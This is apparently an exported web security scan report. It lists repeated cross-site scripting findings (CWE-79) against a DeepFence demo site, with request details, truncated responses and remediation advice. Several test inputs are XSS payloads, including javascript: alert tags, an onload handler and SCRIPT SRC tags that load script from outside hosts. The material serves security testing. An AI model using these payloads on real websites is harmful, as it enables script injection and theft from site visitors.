href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You should ensure that HTML tags passed into the parameter DemoUser1# will not be echoed back in the response				
CWE-ID	CWE-79				

Scan Cross Site Scripting

Severity **ERROR**

Endpoint https://deepfence.show/

Request GET https://deepfence.show/ HTTP/1.1

Test Step GET

Modified Parameters

Name	Value
DemoUser1#	

Response

Content-type: text/html; charset=UTF-8

Content length: 7785

Response is too big. Beginning of the response:

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>
DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="
width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/
cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script
language="javascript"> window.__DF_CSRF_TOKEN = "__CSRF_TOKEN_PLACEHOLDER
__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="
ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-
9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget
script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/
png" href="data:image/png;base64,
iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZS
BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/
z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRfWCg
AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+
z9tp77YtKKQhfzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8DlgggFqg93Dy...
```

Alerts Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]

Action Points You should ensure that HTML tags passed into the parameter DemoUser1# will not be echoed back in the response

CWE-ID CWE-79

Issue Number

#235

Scan Cross Site Scripting

Severity **ERROR**

Endpoint https://deepfence.show/

Request GET https://deepfence.show/ HTTP/1.1

Test Step GET

Modified Parameters

Name	Value
DemoUser1#	

Response

Content-type: text/html; charset=UTF-8

Content length: 7785

Response is too big. Beginning of the response:

	<pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]
Action Points	You should ensure that HTML tags passed into the parameter DemoUser1# will not be echoed back in the response
CWE-ID	CWE-79
Issue Number	#236

Scan	Cross Site Scripting				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td></td></tr></table>	Name	Value	DemoUser1#	
Name	Value				
DemoUser1#					
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You should ensure that HTML tags passed into the parameter DemoUser1# will not be echoed back in the response				
CWE-ID	CWE-79				
Issue Number	#237				

Scan Cross Site Scripting

Severity ERROR

Endpoint https://deepfence.show/

Request GET https://deepfence.show/ HTTP/1.1

Test Step GET

Modified Parameters

Name	Value
DemoUser1#	

Response

Content-type: text/html; charset=UTF-8

Content length: 7785

Response is too big. Beginning of the response:

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>
DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="
width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/
cdn-cgi/apps/head/loFQlZ6Js1J4MHXXKX0-rl81020Q.js"></script><script
language="javascript"> window.__DF_CSRF_TOKEN = "$__CSRF_TOKEN_PLACEHOLDER
__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="
ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-
9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget
script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/
png" href="data:image/png;base64,
iVBORw0KGgoAAAANSUUhEUGAAACAAAAAGCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZS
BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvccl/
z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg
AQIoqIkiLwKcYJDHMexE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+
z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...
```

Alerts Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]

Action Points You should ensure that HTML tags passed into the parameter DemoUser1# will not be echoed back in the response

CWE-ID CWE-79

Issue Number #238

Scan Cross Site Scripting

Severity ERROR

Endpoint https://deepfence.show/

Request GET https://deepfence.show/ HTTP/1.1

Test Step GET

Modified Parameters

Name	Value
DemoUser1#	<IMG SRC="jav
ascript:alert('XSS');">

Response

Content-type: text/html; charset=UTF-8

Content length: 7785

Response is too big. Beginning of the response:

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>
DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="
width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/
cdn-cgi/apps/head/loFQlZ6Js1J4MHXXKX0-rl81020Q.js"></script><script
language="javascript"> window.__DF_CSRF_TOKEN = "$__CSRF_TOKEN_PLACEHOLDER
__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="
ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-
9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget
script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/
```

	<pre>png" href="data:image/png;base64, iVBORw0KGgoAAAANSUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You should ensure that HTML tags passed into the parameter DemoUser1# will not be echoed back in the response
CWE-ID	CWE-79
Issue Number	#239

Scan	Cross Site Scripting				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td></td></tr></table>	Name	Value	DemoUser1#	
Name	Value				
DemoUser1#					
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title> DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content=" width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQlZ6Js1J4MHXX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You should ensure that HTML tags passed into the parameter DemoUser1# will not be echoed back in the response				
CWE-ID	CWE-79				
Issue Number	#240				

Scan	Cross Site Scripting
Severity	ERROR
Endpoint	https://deepfence.show/
Request	GET https://deepfence.show/ HTTP/1.1
Test Step	GET

Scan	Cross Site Scripting				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table> <tr> <th>Name</th><th>Value</th></tr> <tr> <td>DemoUser1#</td><td>perl -e 'print "<SCR\0IPT>alert("<XSS'>out</td></tr> </table>	Name	Value	DemoUser1#	perl -e 'print "<SCR\0IPT>alert("<XSS'>out
Name	Value				
DemoUser1#	perl -e 'print "<SCR\0IPT>alert("<XSS'>out				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6JslJ4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRFS_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBwZG9iZSBJbWFnZVZlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMexE789k3nP3Nc5p/vOmCStnTagjnl1x54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8DlpguFqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary				

	hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You should ensure that HTML tags passed into the parameter DemoUser1# will not be echoed back in the response
CWE-ID	CWE-79
Issue Number	#242

Scan	Cross Site Scripting				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table> <tr> <th>Name</th><th>Value</th></tr> <tr> <td>DemoUser1#</td><td></td></tr> </table>	Name	Value	DemoUser1#	
Name	Value				
DemoUser1#					
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title> >DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content=" width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRtb2Z0d2FyZQBZBG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNgsVltsXNUV3fvcc1/ z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfvyzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You should ensure that HTML tags passed into the parameter DemoUser1# will not be echoed back in the response				
CWE-ID	CWE-79				
Issue Number	#243				

Scan	Cross Site Scripting				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table> <tr> <th>Name</th><th>Value</th></tr> <tr> <td>DemoUser1#</td><td><SCRIPT/XSS SRC="http://soapui.org/xss.js"></SCRIPT></td></tr> </table>	Name	Value	DemoUser1#	<SCRIPT/XSS SRC="http://soapui.org/xss.js"></SCRIPT>
Name	Value				
DemoUser1#	<SCRIPT/XSS SRC="http://soapui.org/xss.js"></SCRIPT>				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p>				

	<pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]
Action Points	You should ensure that HTML tags passed into the parameter DemoUser1# will not be echoed back in the response
CWE-ID	CWE-79
Issue Number	#244

Scan	Cross Site Scripting				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td><BODY onload!#\$%&()*~+-_.,:;?@[/\ `'=alert("XSS")></td></tr></table>	Name	Value	DemoUser1#	<BODY onload!#\$%&()*~+-_.,:;?@[/\ `'=alert("XSS")>
Name	Value				
DemoUser1#	<BODY onload!#\$%&()*~+-_.,:;?@[/\ `'=alert("XSS")>				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You should ensure that HTML tags passed into the parameter DemoUser1# will not be echoed back in the response				
CWE-ID	CWE-79				
Issue Number	#245				

Scan Cross Site Scripting

Severity ERROR

Endpoint https://deepfence.show/

Request GET https://deepfence.show/ HTTP/1.1

Test Step GET

Modified Parameters

Name	Value
DemoUser1#	<SCRIPT/SRC="http://soapui.org/xss.js"></SCRIPT>

Response

Content-type: text/html; charset=UTF-8

Content length: 7785

Response is too big. Beginning of the response:

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQlZ6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUUhEUGAAACAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBhZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvccl/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...
```

Alerts Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]

Action Points You should ensure that HTML tags passed into the parameter DemoUser1# will not be echoed back in the response

CWE-ID CWE-79

Issue Number #246

Scan Cross Site Scripting

Severity ERROR

Endpoint https://deepfence.show/

Request GET https://deepfence.show/ HTTP/1.1

Test Step GET

Modified Parameters

Name	Value
DemoUser1#	<<SCRIPT>alert("XSS");//<</SCRIPT>


Response

Content-type: text/html; charset=UTF-8

Content length: 7785

Response is too big. Beginning of the response:

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQlZ6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/
```


	
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]
Action Points	You should ensure that HTML tags passed into the parameter DemoUser1# will not be echoed back in the response
CWE-ID	CWE-79
Issue Number	#247

Scan	Cross Site Scripting				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table> <tr> <th>Name</th><th>Value</th></tr> <tr> <td>DemoUser1#</td><td><SCRIPT SRC=http://soapui.org/xss.js?</td></tr> </table>	Name	Value	DemoUser1#	<SCRIPT SRC=http://soapui.org/xss.js?
Name	Value				
DemoUser1#	<SCRIPT SRC=http://soapui.org/xss.js?				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zzZ6+z9tp77YtKKQhfvzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You should ensure that HTML tags passed into the parameter DemoUser1# will not be echoed back in the response				
CWE-ID	CWE-79				
Issue Number	#248				

Scan	Cross Site Scripting
Severity	ERROR
Endpoint	https://deepfence.show/
Request	GET https://deepfence.show/ HTTP/1.1

Test Step	GET				
Modified Parameters	<table> <tr> <th>Name</th><th>Value</th></tr> <tr> <td>DemoUser1#</td><td><SCRIPT SRC=//ha.ckers.org/j></td></tr> </table>	Name	Value	DemoUser1#	<SCRIPT SRC=//ha.ckers.org/j>
Name	Value				
DemoUser1#	<SCRIPT SRC=//ha.ckers.org/j>				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAGCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRfRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You should ensure that HTML tags passed into the parameter DemoUser1# will not be echoed back in the response				
CWE-ID	CWE-79				
Issue Number	#249				

